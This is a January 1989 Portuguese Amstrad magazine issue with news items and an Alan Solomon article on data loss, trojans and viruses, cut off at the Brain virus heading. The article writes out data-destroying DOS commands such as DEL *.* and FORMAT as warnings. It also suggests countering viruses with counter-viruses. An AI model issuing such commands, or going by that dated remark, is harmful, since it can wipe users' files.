AMSTRAD MAGAZINE

REVISTA DOS UTILIZADORES AMSTRAD


REVISTA MENSAL Nº 8 ANO 1 JANEIRO 1989 350$00

E SE O SEU PC TIVER UM VÍRUS?

CRIE O SEU PRÓPRIO VÍRUS

DOIS PROGRAMAS NUM CPC

MIL E UMA TÉCNICAS PARA COMUNICAR SEM GASTAR

AUMENTE A SUA LIVRARIA DE C

REVISTA MENSAL
Nº 8 ANO 1
JANEIRO 1989
PREÇO 350$00

PROPRIEDADE:
PUBLINFOR, Publicações e Comércio de Artigos de Informática, S.A. — Centro de Escritórios das Laranjeiras — Urbanização das Laranjeiras — Praça Nuno Rodrigues dos Santos, 7-2º Piso - Sala 13 - 1600 LISBOA Telf: 7269011 Telex 62752 Simose P Fax: 7269985

DIRECÇÃO:
Fernando Prata

COLABORADORES:
Eng. Mário Leite,
Dr. Maria de Lurdes Leite, António Torres Martins, António Cardoso

PRODUÇÃO GRÁFICA:
SOCEDITE, Lda. — Av. da República, 47-1º Dtº 1000 LISBOA Tels: 767326/767339/768911/760809 Telex: 65016 CEBRO P Fax:732056

PUBLICIDADE:
SOCEDITE, Lda.
— Rua Alfredo Roque Gameiro, 21 - 1º Dtº — Telfs: 762732/767326/767339

ASSINATURAS:
PUBLINFOR

TIRAGEM: 11500 exemplares

PREÇO DE CAPA: 350$00

DISTRIBUIÇÃO:
ELECTROLIBER

— Nº PES. COLECT. 502009870
— Nº REG. D.G.C.S. 112959
— DEPÓSITO LEGAL
Nº 20669/88

ESTE FOI O DEZEMBRO DO NOSSO DESCONTENTAMENTO

Felizes eram Shakespear e Steinbeck, que podiam colocar todo o descontentamento num enorme Inverno, a nós, talvez por sermos mais insignificantes para a humanidade, o verdadeiro descontentamento surgiu num único mês: Dezembro.

Como todos os leitores puderam constatar a AM do mês de Dezembro não saíu para a rua. Com ou sem descontentamento, o facto foi esse e hoje nada se pode dizer para o compensar, ou justificar. Vitima de atrasos sucessivos provocados pela empresa que gráficamente é "responsavel" pela revista (SOCEDITE), a AM do mês de Dezembro atingiria um atraso tal que tornaria obsoleto o seu lançamento para a rua nos moldes em que estava estruturada (não devemos esquecer que esse seria o número de Natal). Por este facto decidimos restruturar algumas partes da revista e lançá-la como o número de Janeiro, retomando a partir deste momento o "andamento" normal, e procurando começar o ano de ´89 da melhor forma possivel.


Como consequência desta situação diversas medidas foram tomadas e continuam a ser adoptadas com o fim de evitar os atrasos que se têm verificado na maior parte dos números desta revista, que, ao que parece, não conseguiu começar "com o pé direito". A titulo de nota acrescente-se que oportunamente compensaremos todos os leitores pela falta do referido exemplar.

Procurando ver o lado positivo das coisas (já que devemos sempre procurar um lado bom em tudo, mesmo quando, como neste caso, ele não existe) por vezes um começo menos bom é, no entanto, um óptimo prenúncio de uma excelente "carreira". E com o segundo ano de existência "à porta", o ano de ´89 pode ser o ano que este ano não tivemos. O ano de ´89 pode ser o ano que este ano desejámos ter. Mas o ano de ´89 será sem dúvida o ano que nós fizermos de acordo com o que a cada momento desse ano sentirmos, pensarmos, ou desejarmos. No fundo este novo ano será sempre e no minimo isso mesmo, um novo ano em que todos vamos desejar um mundo de coisas boas, infindaveis momentos de prazer, e um sem número de coisas que muitas vezes servem fundamentalmente para serem desejadas.

A todos os leitores desejo tudo isto que não disse, desejo tudo o que por estas palavras se pode deduzir, e tudo o que cada um sentiu como seus desejos ao lê-las.

Os maus bocados de ´88 ficam por aí, afogados numa bebida de fim de tarde, destruidos por uma enorme vontade de fazer tudo muito melhor nos próximos trezentos e muitos dias.


Fernando Prata

SUMÁRIO

Há pessoas que se especializam em doenças humanas e que nós vulgarmente designamos por "médicos", há pessoas que preferem tratar dos outros animais e que são conhecidos por "veterinários", e há os outros, os que optaram por especializar-se em "doenças" dos computadores, que com o aparecimento dos vírus, começam a ter um futuro promissor e a saber que também se pode ganhar dinheiro "a sério", a tratar dos males que inadvertidamente os utilizadores de computadores fazem, ou deixam que alguém faça, ás máquinas com que trabalham. O Dr. Alan Solomon é uma destas pessoas, e no artigo que decidimos destacar este mês, apresenta em exclusivo para a Amstrad Magazine algumas das conclusões a que chegou, algumas das situações que verificou, e um mundo de conhecimentos pessoais resultantes das experiências em que se tem envolvido nos ultimos tempos. A titulo de incentivo à leitura (como se ainda fosse necessário) podemos revelar que Alan Solomon é uma das entidades britânicas mais importantes neste dominio, dirigindo actualmente uma empresa de recuperação de discos, e deslocando-se com frequência, quer dentro, quer fora do país, a empresas afectadas pelos virus com o único propósito de os estudar e... eliminar.

Para todos os utilizadores que possuem um modem, ou que tem acesso a um destes "brinquedos", o acesso a bases de dados americanas, inglesas, ou francesas, surge sempre como uma das poucas opções para "brincar", uma vez que no território nacional ainda estamos um "bocadinho" atrasados nesta área. O grande problema no meio deste processo de comunicação surge então ligado a este tipo de situações, sob a forma de "conta mensal de telefone", normalmente muito elevada para que qualquer utilizador possa "brincar" com o modem. No entanto, animem-se os mais pessimistas pois nem tudo está perdido. Tal como existem mil e uma maneiras para partir um ovo, ou cozinhar bacalhau, também existem várias maneiras (talvez não cheguem a mil e uma) de "trabalhar" com o modem sem gastar "rios" de dinheiro na conta do telefone. Para saber quais, tudo o que tem de fazer é ler as linhas que dedicamos a este assunto.

Muitos dos jogos que normalmente nos chegam ás mãos são jogos concebidos para um público de idade inferior a 18 anos. Este não é.

Sabia por acaso que o CPC não tem um modo gráfico, não tem dois modos gráficos, não tem três modos gráficos, mas sim quatro modos gráficos?
O quarto modo gráfico, talvez o menos conhecido, é o tema do presente artigo que lhe irá explicar tudo o que, ácerca dele, há para explicar.

LANÇAMENTO DO SATÉLITE ASTRA MAIS UMA VEZ ADIADO

ASTRA, o satélite que tornaria disponíveis quatro canais da "SKY Television" de Rupert Murdoch e o aparecimento da Amstrad no mercado das antenas para TV via satélite viu o seu lançamento adiado mais uma vez, provavelmente para este mês de Dezembro.

O satélite que teve o seu lançamento marcado para 8 de Novembro e, depois, 15 de Novembro, acabou por ter novo atraso, conforme anúncio recente da SES (Societé Europeene de Satellites). Ao que parece houve problemas com o Ariane, foguetão que vai pôr o ASTRA no ar. Segundo responsáveis da SES, ainda não há data definitiva para a partida do Ariane, embora um dia qualquer de Dezembro seja a data mais provável.

Por outro lado, a Sky Television mantém o mês de Fevereiro como data início de muitos dos seus programas, encorajando os eventuais interessados em antenas para recepção desse satélite a efectuarem a sua compra. Obviamente os receios destes são perfeitamente compreensíveis.

Dos 16 canais de emissão possíveis no Astra, quatro foram já adquiridos pela SKY e outros dois pela Scanset para emitir para os países da Escandinávia.

Ainda segundo a SES, não há qualquer problema técnico em relação ao Ariane. O que se passa é o facto de um dos satélites que deverá ser "levado" pelo foguetão — TDF 1— não estar ainda pronto e, daí, o atraso.



McGRAW-HILL APRESENTA O CATÁLOGO DE OUTONO


A conhecida editora norte-americana **McGraw-Hill** acaba de apresentar no mercado nacional o seu catálogo de novidades para os próximos meses.

Possuindo um dos melhores, senão mesmo o melhor catálogo mundial de livros técnicos no dominio da informática, a **Osborne/McGraw-Hill** tem disponiveis no mercado várias obras dedicadas ás *packages* e máquinas mais utilizadas actualmente, não esquecendo ainda, diversos volumes sobre assuntos que, embora possuidores de uma faixa de público mais restrita, não podem deixar de ser considerados de grande interesse e especificidade.

Entre os muitos títulos novos agora apresentados, talvez possamos destacar em termos de temas abordados aqueles que se dedicam ao **DOS 3.4**, à versão 3 do **PageMaker**, ao compilador de **C** da **Microsoft,** ao **Operating System 2**, ou aos novos modelos **IBM** da linha **Personal System 2**. No entanto, o nosso destaque como série de livros não poderia recair noutra colecção que não fosse à "**Power User's**", uma colecção de livros técnicos sem duvida excelente, que consegue mesmo, na nossa opinião, superar a colecção "**The complete Reference**" (uma outra série do mesmo editor, mais conhecida, e igualmente indispensável para quem pretende "conversar" com o computador).

A série "**Power User's**" que surge neste catálogo de Outono constituida por vários volumes dedicados a assuntos tão diferentes como o **DOS**, o **UNIX**, o **DBASE III PLUS**, o **OS/2**, ou o **Turbo Pascal**, consegue excluir todos os conhecimentos de base relativos aos assuntos abordados, tornando cada volume um verdadeiro compêndio para "**Power User's**", onde tudo o que se pretende se encontra com o folhear de meia duzia de páginas, encontradas ao fim de meia duzia de segundos de procura. Esta é em suma uma colecção para quem tem muitos conhecimentos e pouco tempo para os aprofundar.

Contudo, apesar do leitor preferencialmente visado por este editor, ser por hábito aquele que já possui um razoável conhecimento do assunto que se propõe ler, os utilizadores com um nível de conhecimentos das matérias mais superficial não foram esquecidos. Novos titulos para as séries "**... Made Easy**" ou "**Using ...**", por exemplo, podem ser reconhecidos como a forma perfeita de "entrar" numa determinada área da utilização de computadores ou do uso de uma nova *package*, e complementam as paginas do referido catálogo, tornando-o util para uma faixa mais larga do espectro de utilizadores.

OKI e SGS-THOMSON acabam com a "fome" de RAM

A empresa japonesa OKI e a SGS-Thomson Micro-electronics, empresa franco-italiana, concordaram recentemente em unir esforços na produção de RAM's dinâmicas. O acordo agora firmado entre estas duas marcas define para a SGS a produção de modulos de RAM dinâmica de 256Kbytes e de 1Mbyte nas suas instalações em Nanci, com o fim de serem vendidos na Europa sob a "etiqueta" OKI. O referido acordo, efectuou-se com o apoio do governo japonês numa tentativa de acalmar os paises da Comunidade Económica Europeia numa fase em que a "fobia" das importações de semicondutores dos paises orientais afecta não só o velho continente mas também os Estados Unidos que aí fazem sentir algumas restrições. Considerando esta situação, pode dizer-se que a OKI "matou dois coelhos com um tiro só" já que, segundo os analistas mais atentos, as negociações agora chegadas a bom termo, vieram apaziguar os ânimos numa antiga guerra de patentes existente entre a SGS e 11 fabricantes de "chips" orientais. A partir deste momento a SGS apenas tem de se preocupar com as restantes 10 companhias envolvidas.

FERIDAS AUTO-INFLIGIDAS CASEIRA, BUGS, TROIANOS

Os seus dados são a parte mais valiosa do seu computador. Eu sei disso porque dirijo um serviço de recuperação de dados e, nessa qualidade, tenho oportunidade de contactar com muitas pessoas que perderam os seus dados. Estas têm então de tomar uma difícil decisão - ou pagam a um especialista para recuperar os dados, ou então passam simplesmente sem eles.

De facto, existem várias maneiras de perder dados - problemas de hardware, problemas no BIOS, problemas no MS-DOS, problemas de software de baixo nível (caso dos gestores de disco, memórias cache, etc), problemas com bases de dados e muitos outros. Na realidade, já vi pessoas perderem os seus dados "de toda a maneira e feitio".

Os problemas de hardware são muito comuns. Se, por exemplo, realizar algumas mudanças importantes no seu computador sem primeiro fazer cópias de segurança, então arrisca-se mais tarde a sofrer um amargo arrependimento. Não há possibilidades de evitar um falhanço no equipamento. É lógico que os objectos físicos se deterioram, e a única dúvida é saber exactamente quando deixam de funcionar. Mas o hardware pode ser facilmente substituido, ainda mais se estiver sob um contrato de manutenção ou se estiver sob garantia. Contudo, os seus dados não serão substituidos pela empresa de manutenção, a menos que você tenha um sistema de salvaguarda (backup).

A única maneira é mesmo proteger os dados fazendo cópias de segurança. Espero bem que o faça, porque se não o fizer é bom que comece a pensar em fazer uma visita a um especialista de recuperação de dados, que lhe pode sair bem dispendiosa e que, de qualquer maneira, nem sempre lhe poderá resolver a situação. As máquinas de lavar e os carros bulgaros costumam durar mais ou menos 5 anos - os discos rígidos, em média, costumam durar muito menos. E isto é apenas a média, já que alguns discos chegam a avariar depois de um único ano de uso, e os seus dados estão em risco constante devido a muito mais factores do que uma possivel falha de hardware.

No meu serviço de recuperação de dados vejo semanalmente dezenas de computadores com perdas importantes de dados. Muitas vezes me pergunto a mim próprio qual a causa desses problemas - a resposta é que cada um é diferente do outro, embora todos sejam iguais numa coisa: ninguém fez cópias de segurança adequadas.

AS FERIDAS AUTO-INFLIGIDAS


A causa mais comum de perda de dados é o casual acesso de estupidez de que todos os humanos sofrem uma vez por outra. Especialmente o fatídico comando DEL *.*, que, usado na subdirectoria errada e sem existirem cópias, é causador de mais miséria humana que o próprio IVA. E para a estupidez não há cura, nem mesmo arrepelar os cabelos ajuda alguma coisa. A única resposta é o reconhecimento de que toda a gente comete erros e de que as cópias de segurança impedem que esses erros se tornem numa fatalidade.

Por exemplo, existem algumas caracteristicas no MS-DOS que tornam muito fácil a perda total dos seus dados. Não vamos mais longe: quem sabe o que faz o comando DEL . ? É isso mesmo, apaga todos os ficheiros da sub-directoria em que se está a trabalhar. O MS-DOS ainda lhe faz a patética pergunta "Are you sure?", a que muita gente responde afirmativamente. No fundo o "Are you sure?" é a maneira do MS-DOS dizer "Você prepara-se para fazer algo importante e irreversível - por favor reconsidere".

O DEL .. é muito melhor - você apaga a sub-directoria que está acima daquela em que está a trabalhar. Outro exemplo: o DEL *XYX.* parece indicar que vai apagar todos os ficheiros que terminam em XYZ. Na verdade, ele apaga todos os seus ficheiros.

Além disto toda a gente sabe que é quase tão fácil formatar um disco duro como uma disquete - e muita gente é apanhada pela mensagem "Press any key to continue". A propósito, aqui a tecla de Esc (Escape) também serve "to continue" [com a formatação, claro].

Mas existem ainda maneiras mais subtis de limpar um disco com o MS-DOS. Os manuais deste sistema operativo sugerem ao utilizador que, para instalar uma versão mais recente, escreva SYS C: - por favor, não o faça. Antes faça cópias de segurança de todos os seus ficheiros e dados já que, na minha experiência, o SYS só funciona cerca de 99,9% das vezes! As falhas são provocadas por incompatibilidades entre diferentes versões do MS-DOS. Julgava então que MS-DOS é MS-DOS? Olhe que pode não ser bem assim! Se estiver a correr uma versão e arrancar com outra, em 99,9% dos casos não terá problemas. Em caso contrário (raro, mas pode acontecer), a nova versão pode não entender a configuração do disco, não encontrando assim a directoria e o File Allocation Table (FAT). Resultado, irá escrever sobre essas áreas do sistema, mandando os seus dados "prás urtigas". Isto acontece com uma certa frequência no

, CIRURGIA ELÉCTRÓNICA
E VÍRUS

Concurrent DOS, embora também já o tenha visto acontecer em várias versões do MS-DOS. O GEM é outro exemplo. Não instale a versão GEM da Amstrad noutro computador, o que aliás, iria violar os copyrights existentes.

A CIRURGIA ELÉCTRÓNICA CASEIRA

Se por acaso possuir um Tandon com disco de 40 Mb, então nunca, nunca arranque com um disco ou com uma disquete do MS-DOS 'estranha'. Se mesmo assim tiver que o fazer, então faça um DIR da drive C: antes de gravar qualquer coisa nele [disco] e certifique-se de que o MS-DOS 'estranho' compreende o sistema de ficheiros existente. Digo-lhe isto porque recebo normalmente um computador por mês em que uma versão incompatível do MS-DOS baralha o sistema de ficheiros, e os discos de 40 Mb da Tandon constituem apenas um exemplo disto.

Um dos meus clientes arrasou o sector de arranque do sistema, não por acidente, claro, mas por razões que nunca cheguei a compreender. Como resultado o MS-DOS não entendeu a configuração do disco e um dia em que esse cliente quis arrancar com o computador, o MS-DOS estragou-lhe a informação que estava em disco.

Outro problema muito frequente com que me tenho deparado são discos que se auto-destruiram. Num cenário tipíco, alguém perde um ficheiro e corre o Recover (do MS-DOS) para o recuperar. Infelizmente, o Recover não é um utilitário de 'desapagamento' (UnDelete). Na realidade o manual explica isto

mas o que é facto é que já me têm aparecido discos apenas com ficheiros do tipo FILE0000.REC, FILE0001.REC e por aí fora - vitima de um individuo auto-destruidor muito entusiasmado. O Debug é ainda mais poderoso e pode mesmo destruir um sistema de arquivo inteiro. Felizmente é tão difícil de utilizar que até agora só uma pessoa tentou usá-lo para recuperar dados. Resta dizer que falhou espectacularmente.

As ferramentas mais utilizadas para cirurgia eléctrónica do tipo 'faça-você-mesmo' são o Norton, o PC-Tools e o Mace, por esta ordem. Estes programas constituem poderosas ferramentas, muito fáceis de utilizar - mais ou menos como uma moto-serra a gasolina. Um bom madeireiro com a sua moto-serra consegue esculpir uma estátua a partir duma árvore, mas nas mãos de alguém que não sabe o que é a FAT ou qual é a estrutura de directorias do MS-DOS, uma ferramenta poderosa constitui a maneira mais rápida para o desastre. E ainda para mais porque aqui nem sequer há as tais mensagens tolas de "Are you sure?" - em vez disso é "You asked for it - you got it".

OS BUGS

Repare que alguns destes programas contêm bugs, de maneira que lhe aconselho que, sempre que utilize um desses programas, faça previamente cópias de segurança dos seus dados. O MS-DOS progrediu bastante desde a sua primeira versão e neste momento já apareceram diversas variedades de discos duros. Mais especificamente, alguns utilizam esquemas de partição não normalizados e quando um programas destes se encontra com um disco não normalizado os resultados são espectaculares.

Por exemplo, uma vez chegou-me um disco totalmente 'baralhado' pelo Mace. A sua história foi escrita no boletim do IBM PC User Group. Descobri que a base de dados que o Mace utiliza para ilustrar ficheiros do DBase foi gravada no Boot do Hardcard. Uma explicação para isto poderia ser o facto de o Hardcard possuir duas cabeças, embora simule quatro, de maneira a enganar o MS-DOS. Ou talvez exista outra razão. Falámos com a Mace sobre isso mas eles não tiveram bem a certeza de qual foi o problema. O Robert Schifreen, por exemplo, já viu o Norton baralhar dois discos duros (foi este o individuo que conseguiu entrar no correio electrónico do principe Philip), e outros especialistas já sofreram problemas parecidos com programas semelhantes.

Existem ainda problemas com software de "disk cache", com software para gerir discos de grande capacidade (como o Vfeature, Speedstor e Disk Manager), com fragmentadores de discos (também chamados de "organisers") e com outros programas que tenham de trabalhar abaixo do nível do MS-DOS para poderem funcionar. O meu conselho geral é que todo o programa que quebre as regras do MS-DOS provavelmente está OK, mas dois juntos podem levar ao desastre. Evite também a utilização simultânea de qualquer software que funcione abaixo do MS-DOS com um programa residente em memória - se o computador pendura enquanto estiver num estado de transição podem ocorrer danos importantes nos dados arquivados. Imagine, por exemplo, que está a correr um programa cache que atrasa as gravações em disco, e que o computador pendura depois dos dados terem sido gravados, mas sem a FAT ter sido actualizada!

Mas os melhores falhanços vão acontecer quando as pessoas correrem o MS-DOS 4. Um press-release da IBM adverte contra programas que remexem com o disco duro em baixo nível, já que o MS-DOS 4 gere o disco de uma maneira diferente da de outras versões mais antigas quando lida com partições maiores que 32 Mb. Deste modo, se estiver a correr o MS-DOS 4 não se esqueça de ver o manual de qualquer software que trabalhe em baixo nivel antes de o fazer correr, para verificar se foi escrito tendo em vista o MS-DOS 4.

OS TROIANOS

Depois dos programas que lhe arruinam o disco acidentalmente, existe ainda a categoria seguinte, de programas concebidos de propósito para o fazerem. Estes são chamados de Troianos e são escritos por pessoas com mentes deturpadas. Para estes existem três defesas principais. A primeira é manter um bom sistema de cópias de segurança. A segunda é correr apenas software que provenha de origem conhecida e de confiança. A terceira provém da informação que temos sobre os Troianos.

Existe um ficheiro que está a passar por vários boletins de instituições, organizado por Eric Newhouse, e que se chama de "The Dirty Dozen" (A Dúzia Malvada). No início existiam apenas 12 programas destes, mas agora a lista estende-se a mais de 200.

Vale a pena explicar antecipadamente o que se passa com o sector de boot, com a FAT e com a directoria - depois percebe melhor a filosofia dos Troianos.

Todos os discos e disquetes do MS-DOS incluem estes items [boot sector, FAT e directoria]. O sector boot informa o MS-DOS sobre a configuração do disco - quantas cabeças e sectores tem por pista, quantos sectores existem no disco e muito mais. Sem o sector boot, o MS-DOS irá dizer que o disco em causa não é um disco MS-DOS e como tal não será capaz de o gerir. Se, por exemplo, fizer o CHKDSK e ele responder "Probable non-DOS disk", então não faça mais nada no disco sem que um especialista o veja primeiro - o disco não correponde aquilo que o MS-DOS espera encontrar e será muito provável que qualquer programa automático fique confuso com isso.

A seguir ao boot vem a File Allocation Table (FAT), que poderíamos traduzir por Tabela de Localização dos Ficheiros. Trata-se de uma tabela muito simples utilizada pelo MS-DOS para saber qual o ponto do disco que pertence a determinado ficheiro. Sem isto os dados permanecem no disco mas o MS-DOS não os consegue ler porque não sabe em que sítio do disco é que estão. Sendo assim, já se vê que a destruição da FAT é uma excelente maneira de arruinar os dados.

A seguir à FAT temos a directoria. Esta pode ser vista quando se faz um DIR. A directoria arquiva o nome do ficheiro, o seu tamanho e a localização da primeira parte do ficheiro. O ficheiro pode ser um lixo completo, embora a directoria que o contém possa estar impecável. Eis porque fazer um DIR não constitui qualquer garantia de que os dados estão intactos.

Existe também em todos os discos rígidos um arquivo de partições, que informa o MS-DOS onde está o sector boot. E nos AT's existe ainda a RAM CMOS; se esta for baralhada o AT pode pensar que não tem disco, ou pior, pode pensar que tem um disco dum tipo diferente daquele que está realmente instalado. Se isto acontecer pode escrever informação sobre a FAT, com as consequências respectivas.

Com estes programas, mesmo fazendo correr utilitários que supostamente protegem o seu disco duro duma formatação acidental ou que podem recuperar um disco duro formatado, você não consegue protecção adequada. A melhor defesa, como já foi dito, consiste num bom sistema de cópias de segurança.

OS VÍRUS

A terceira categoria desta profana trindade é constituida pelos vírus. Por

alguma razão a imprensa sensacionalista decidiu que é esta a categoria mais sexy, embora seja a mais rara. Existe ainda alguma controvérsia sobre a existência ou não dos vírus. Peter Norton, por exemplo, disse que os vírus dos computadores são "lendas urbanas", do mesmo estilo da dos 'crocodilos nos esgotos de Nova Iorque'. Toda a gente sabe que eles estão lá mas até agora não se sabe de alguém que na realidade tenha visto um. Os vírus são raros mas, acreditem-me, existem realmente. Já tive oportunidade de ver vários. A linguagem que foi utilizada para este tipo de programas foi adaptada da biologia (vírus biológico) por razões que tornarei muito claras mais à frente.

Podemos definir o vírus como um programa capaz de se auto-copiar sem que o utilizador o pretenda. Por exemplo, pode agregar-se ao comando FORMAT, correndo involuntariamente sempre que o utilizador formata uma disquete, ou ao COMMAND.COM ou ainda a qualquer outro ficheiro executável. O código do vírus corre antes do programa original, passando de seguida o controlo para o programa real. Esse código copia o vírus para outro ficheiro doutro disco, reproduzindo-se assim automaticamente.

Mas, para além disto, o que é que um vírus faz? A resposta a isto é - qualquer coisa que o seu criador pretenda, como acontece, aliás, com qualquer outro programa. Em si, a tecnologia do vírus não é perniciosa, já que pode ser utilizada no bom sentido, como aliás qualquer outra tecnologia. Por exemplo, se um vírus 'assentar arraiais' numa empresa, a melhor maneira de o combater é escrever outro vírus auto-reprodutor cuja função seja a de destruir o vírus mau. A propósito, uma pessoa em Inglaterra propõe-se escrever um vírus inofensivo para demonstração, só para mostrar às pessoas que os vírus existem. Como seria natural, tanto eu como outros individuos estamos a tentar dissuadi-lo de fazer tal coisa.

O VÍRUS BRAIN

